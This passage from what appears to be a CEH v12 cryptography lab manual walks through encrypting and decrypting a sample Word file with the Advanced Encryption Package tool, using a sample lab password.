
11. You need to provide a password for encryption. In the right-hand pane, enter the password into the **Password** field, retype it in the **Again** field, and click **Encrypt Now!** button (Here, the password provided is **test@123**).



Module 20 – Cryptography


12. The encrypted **Sample.docx.aep** file appears in the same location as the original file (i.e., **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**).

13. To decrypt the file, first, select the encrypted file and click on **Decrypt**.




Module 20 – Cryptography

14. You will be prompted to enter the password. In the right-hand pane, under the **Password** field, enter the password that you have provided in **Step#11**.
15. Under the **Source file(s)** section in the right-pane, click the **Delete** radio-button to delete the source file **Sample.docx**; then, click **Decrypt Now!**.



